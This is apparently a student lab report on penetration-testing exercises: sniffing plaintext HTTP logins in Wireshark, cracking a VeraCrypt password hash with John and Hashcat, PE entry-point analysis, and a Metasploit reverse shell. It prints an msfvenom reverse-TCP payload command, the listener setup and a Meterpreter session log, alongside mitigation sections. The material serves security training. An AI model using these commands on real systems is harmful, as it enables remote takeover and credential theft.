
2.Apply the filter



(Fig 5.this one shows POST requests filtered in Wireshark)

## Step 5: Inspect the Captured POST Packet

- Right-click → Follow TCP Stream or expand HTTP data
- Find credentials in form data



(Fig 6. this shows the intercepted uname=admin&pass=password123)

## 3.4 IMPACT OF PROJECT:

This project demonstrates the security risks of transmitting sensitive data over unencrypted HTTP. By capturing network traffic with Wireshark, it reveals how login credentials can be intercepted in plaintext by anyone with network access.

### Key Impacts:

- Highlights HTTP insecurity by exposing plaintext credentials in captured POST requests.
- Stresses the need for HTTPS to protect data in transit from sniffing and attacks.
- Offers practical exposure to packet analysis and network security concepts.
- Emphasizes ethical and legal considerations in network monitoring.
- Promotes secure coding practices, advocating HTTPS for all sensitive transactions.

### **3.5 MITIGATIONS STEPS:**

To mitigate the risks demonstrated in this project:

- Enforce HTTPS for all sensitive data transmission using SSL/TLS.
- Apply security headers like HSTS, CSP, and X-Frame-Options.
- Use secure authentication methods and avoid plaintext credential transfers.
- Harden web server configurations and keep systems updated.
- Educate developers and administrators on secure coding practices.
- Implement network segmentation, access controls, and VPNs.
- Regularly monitor and audit network traffic for suspicious activity.



## **TASK LEVEL(INTERMEDIATE)**

### **TABLE OF CONTENTS**

S.No	Name of the Project	PageNo
1	Veracrypt Password Hash Decode and File Unlock	16-20
2	Find Entry Point Address of Veracrypt Executable using PE Explorer	21-23
3	Create Payload Using Metasploit for Reverse Shell	24-26

## **LIST OF FIGURES**

Figure No.	Name	Page No
1.1	Mount encrypted file with VeraCrypt	17
1.2	Cracked password entering	18
1.3	Secret code retrieved from the mounted VeraCrypt volume.	19
2.1	VeraCrypt_EntryPoint_PEEexplorer	22
3.1	Payload_Creation_ReverseShell	24
3.2	Metasploit_Listener_Started.png	24
3.3	Meterpreter_Session_Opened_Windows10	25

# **INTRODUCTION AND INFORMATION ABOUT THE PROJECTS**

## **INTRODUCTION:**

This project focuses on practical cybersecurity skills involving encryption analysis, reverse engineering, and ethical hacking techniques. The tasks simulate real-world scenarios such as accessing encrypted files, analyzing executable binaries, and exploiting vulnerable systems through reverse shells. The objective is to enhance hands-on expertise in cryptography, binary analysis, and penetration testing using industry-standard tools like VeraCrypt, PE Explorer, and Metasploit.

## **PROJECT REVIEWS:**

### Task 1: VeraCrypt Password Decoding

- A file encrypted using VeraCrypt is provided.
- The password needed to unlock the file is given in a hash format inside a file named encoded.txt.
- The task is to decode the password, unlock the VeraCrypt volume, and find the secret code hidden inside.

### Task 2: Reverse Engineering VeraCrypt Executable

- A VeraCrypt executable file is provided.
- Using PE Explorer, the goal is to find the Address of Entry Point in the PE (Portable Executable) header.
- This simulates how attackers and analysts examine program structures.

### Task 3: Reverse Shell with Metasploit

- Create a payload using Metasploit's msfvenom tool.
- Transfer and execute the payload on a Windows 10 virtual machine.
- Establish a reverse shell connection using the Meterpreter shell for full control over the target.

## **RESOURCES USED:**

- 1.VeraCrypt – Used to encrypt and decrypt files/volumes in Task 1.
- 2.PE Explorer – Used to analyze the VeraCrypt executable and find the entry point in
- 3.Metasploit Framework – Used to create a payload and establish a reverse shell in
- 4.msfvenom Tool – A part of Metasploit used to generate custom .exe payloads.
- 5.Kali Linux – Attacker machine used to run Metasploit and host payloads.
- 6.Windows 10 VM – Target system where payload is executed to simulate a real attack.
- 7.Apache2 Web Server / Python HTTP Server – To host the malicious file for download in Task 3.
- 8.Online Hash Decoder – Used to decode the hashed password in Task 1.
- 9.VirtualBox/VMware – Used to run and manage virtual machines (Kali & Windows).

## **TASK 1 : Veracrypt Password Hash Decode and File Unlock**

### **1.1 ATTACK NAME :** Password Hash Cracking and Encrypted File Unlock

### **1.2 SEVERITY (with the score and level):**

Medium — While the attack focuses on password cracking from a stored hash, it requires access to the hashed password and physical access to the encrypted file, limiting its reach. However, if successful, it compromises sensitive encrypted data.

### **1.2 STEPS TO PRODUCE(with screenshots):**

#### **Step 1:**

Open encoded.txt with a text editor and copy the hash value carefully.

#### **Step 2:**

Run Hash-Identifier, paste the hash, and note down the detected hash type (like MD5, SHA-1, etc.).

#### **Step 3:**

Use John the Ripper or Hashcat to crack the hash using a wordlist (e.g., rockyou.txt).

John command:

**“john --wordlist=/path/to/wordlist.txt hash.txt”**

Hashcat command (for MD5):

**“hashcat -m 0 -a 0 hash.txt /path/to/wordlist.txt”**


Check the output for the cracked password.

#### **Step 4:**

Install and open Veracrypt.

#### **Step 5:**


Click Select File, browse to the encrypted file, and choose a drive letter.



(Fig 1.1 Mount encrypted file with VeraCrypt)

**Step 6:**


Click Mount, enter the cracked password, and mount the volume.



(Fig 1.2 Cracked password entering)

### Step 7:

Go to This PC, open the mounted drive, find the text file, and note down the secret code inside.



(Fig 1.3 Secret code retrieved from the mounted VeraCrypt volume.)

### **1.3 IMPACT OF PROJECT:**

#### **1.Unauthorized Access to Encrypted Data:**

If a password hash is weak or poorly protected, attackers can crack it and gain access to sensitive encrypted files.

#### **2.Compromise of Confidential Information:**

Critical data like personal files, credentials, or sensitive codes could be exposed if the encryption password is weak or poorly managed.

#### **3.Demonstrates Real-World Risks:**

This exercise highlights how attackers exploit weak password storage and encryption practices to bypass security controls.



## **1.4 MITIGATIONS OF PROJECT:**

- **Use Strong, Complex Passwords:**

Always set long, unpredictable passwords with a mix of upper/lowercase letters, numbers, and symbols.

- **Avoid Storing Passwords in Plaintext or Weakly Hashed Formats:**

If you must store password hashes, use secure algorithms like bcrypt, scrypt, or Argon2 with strong salts.

- **Regularly Update Encryption Tools:**

Keep tools like Veracrypt up to date to avoid vulnerabilities in older versions.

- **Limit Physical and File Access:**

Restrict access to encrypted files and password hashes to authorized users only.

- **Implement Multi-Factor Authentication (MFA):**

Add an extra layer of protection beyond just a password to access sensitive systems or data.

## **1.5 RESOURCES USED:**

**Veracrypt** — Disk encryption tool used to encrypt and decrypt files and volumes.

<https://www.veracrypt.fr>

**Hash-Identifier** — Tool for identifying hash types based on their pattern and length.

<https://github.com/psypanada/hashID>

**John the Ripper** — Popular password-cracking tool used for brute-forcing hashes.

<https://www.openwall.com/john/>

**Hashcat** — Advanced hash cracking tool for various hash algorithms.

<https://hashcat.net/hashcat/>

**Rockyou.txt Wordlist** — Common password list used for dictionary attacks, included in Kali Linux.

**Text Editors** (Notepad/gedit/nano) — Used for viewing and copying hash values from `encoded.txt`.

**Kali Linux OS** — Primary penetration testing operating system used for running the tools.

## **TASK 2 : Find Entry Point Address of Veracrypt Executable Using PE Explorer**

### **2.1 ATTACK NAME : PE File Analysis and Entry Point Identification**

### **2.2 SEVERITY(with the score and level):**

Low to Medium — While this task by itself is passive (just analyzing the executable), identifying entry points can help attackers craft exploits or bypass security mechanisms in vulnerable programs.

### **2.3 STEPS TO PRODUCE(with screenshots):**

#### **Step 1: Download and Install PE Explorer**

- Visit a trusted website to download **PE Explorer**.
- Run the installer and complete the installation on your Windows system.

#### **Step 2: Obtain VeraCrypt Executable**

- Download the VeraCrypt setup file, for example: VeraCrypt Setup 1.26.7.exe.
- Save the file in a known location, such as your **Downloads** folder.

#### **Step 3: Open PE Explorer**

- Launch **PE Explorer** from the Start Menu or desktop shortcut.

#### **Step 4: Load the Executable File**

- In PE Explorer, go to **File > Open File...**
- Browse to the downloaded VeraCrypt executable and select it.

#### **Step 5: View Header Info**


- Click on the "**Headers Info**" button in the toolbar, or go to **View > Sections Headers**.
- This opens the **PE Header Information** window.

#### **Step 6: Locate the Entry Point**

- In the **Headers Info** tab, find the field:
  - **Field Name:** Address of Entry Point
  - Example **Data Value** (as shown in your screenshot): 0x23F0
- This address indicates where the program's execution starts.

#### **Step 7: Take a Screenshot**

- Capture a **clear screenshot** of the “Headers Info” tab.
- Make sure the following are visible:
  - The executable name (VeraCrypt Setup 1.26.7.exe)
  - The field **Address of Entry Point**
  - Its **data value** (e.g., 0x23F0)



(Fig 2.1 VeraCrypt\_EntryPoint\_PEEplorer)

## 2.4 IMPACT OF PROJECT:

This project provides hands-on experience in using the PE Explorer tool to examine executable files and extract the Address of Entry Point. Understanding the entry point is crucial in areas like:

- Reverse Engineering – Helps in analyzing how software begins execution.
- Malware Analysis – Detects if malicious code has altered the program flow.
- Digital Forensics – Aids investigators in examining executable behavior.
- Educational Value – Builds foundational skills in software and system-level analysis.

Overall, the project enhances technical skills in cybersecurity, software debugging, and forensic investigation, making it valuable for both students and professionals in the IT and security fields

## **2.5 MITIGATIONS OF PROJECT:**

### **1. Use a Controlled Environment**

Perform analysis in a sandbox or virtual machine to avoid affecting the host system.

### **2. Verify File Authenticity**

Check the file's hash (e.g., SHA-256) with the official source to ensure it's not tampered with.

### **3. Follow Legal and Ethical Guidelines**

Analyze only legal and authorized software; avoid reverse engineering without permission.

### **4. Use Updated Security Tools**

Keep antivirus and endpoint protection software up to date while handling executables.

### **5. Isolate from Sensitive Data**

Ensure the analysis system does not store or access personal or confidential data.

### **6. Avoid Internet Connectivity**

Disable internet access in the analysis environment to prevent malware from communicating externally.

## **2.6 RESOURCES USED**

### **1) PE Explorer Tool**

Used to open and analyze the VeraCrypt executable and extract the Address of Entry Point.

### **2) VeraCrypt Executable File**

The target .exe file analyzed to study its PE structure and identify where execution begins.

### **3) Official Documentation and Online Tutorials**

Guides and references on how to use PE Explorer and understand PE (Portable Executable) file format structure.

## **TASK 3 : Reverse Shell using Metasploit on Windows 10 VM**

**3.1 ATTACK NAME :** Reverse Shell Attack using Metasploit Payload

**3.2 SEVERITY (with the score and level):**

1. Severity Level: High


2. CVSS v3.1 Score: 8.2 (High)

- Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
- Explanation: A reverse shell can give an attacker remote access to the target system with full control, making it a critical threat if exploited.

**3.3 STEPS TO PRODUCE(with screenshots):**

### **Step 1: Generate Payload in Kali**

It clearly shows the payload type, LHOST, LPORT, and output location, all of which are essential.




```
File Actions Edit View Help

(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.103 LPORT=4444 -f exe -o /home/kali/Desktop/rs_exploit.exe
```

(Fig 3.1 Payload\_Creation\_ReverseShell)

### **Step 2: Set Up the Metasploit Listener**

Set up the Metasploit listener (msfconsole, use exploit/multi/handler)



```
msf6 exploit(multi/handler) > set LHOST 192.168.1.103
LHOST => 192.168.1.103
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.103:4444
```


(Fig 3.2 Metasploit\_Listener\_Started.png)

**Step 3 – Transfer the .exe file to the Windows 10 VM**

**Step 4 – Execute the payload in Windows 10**

## Step 5: Successful Reverse Shell (Meterpreter Session)

Proof that the Windows payload was executed and a reverse shell was obtained.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.103:4444
[*] Sending stage (175174 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:4444 → 192.168.1.102:49775
) at 2020-12-06 20:50:53 -0500

meterpreter > cd c:\
```

(Fig 3.3 Meterpreter\_Session\_Opened\_Windows10)

## **3.4 IMPACT OF PROJECT:**

### 1.Demonstrates Real Cyber Attacks

- Shows how attackers can exploit a system using reverse shell techniques.

### 2.Hands-On Penetration Testing Skills

- Teaches how to create payloads, set up listeners, and gain shell access using Metasploit.

### 3.Highlights Security Vulnerabilities

- Exposes how easily a Windows system can be compromised if protections are weak.

### 4.Simulates Full Remote Control

- Once successful, the attacker can access files, run commands, and monitor the system remotely.

### 5.Raises Awareness on Threat Prevention

- Emphasizes the danger of running unknown executables and the importance of proper security measures.

### 6.Supports Cybersecurity Training

- Useful for ethical hacking labs, red teaming practice, and cybersecurity education programs.

### **3.5 MITIGATION OF PROJECTS:**

#### 1. Use Updated Antivirus/EDR

- Detects and blocks malicious payloads like reverse shells.

#### 2. Enable and Configure Firewalls

- Block outgoing traffic on suspicious ports (e.g., 4444).

#### 3. Limit User Privileges

- Prevents unauthorized execution of payloads by restricting permissions.

#### 4. Application Whitelisting

- Only allows approved programs to run (e.g., using AppLocker).

#### 5. Network Monitoring Tools (IDS/IPS)

- Detects unusual network behavior and reverse shell activity.

#### 6. Security Awareness Training

- Educates users not to open or execute unknown .exe files.

### **3.6 RESOURCES USED:**

#### 1. Metasploit Framework

- Used to create the reverse shell payload and handle incoming connections via Meterpreter.

#### 2. Windows 10 Virtual Machine

- Target system where the malicious payload was executed for testing the attack.

#### 3. Kali Linux

- Attacker machine used for generating payloads, hosting files, and running Metasploit console.

## **TASK LEVEL(HARD)**

### **TABLE OF CONTENTS**

<b>S. No</b>	<b>Name</b>	<b>Page No</b>
2.1	Attack name	27
2.2	Tools Used	27-28
2.3	Step by step process	28-34
2.4	Impact of project	34
2.5	Mitigation of project	34-35
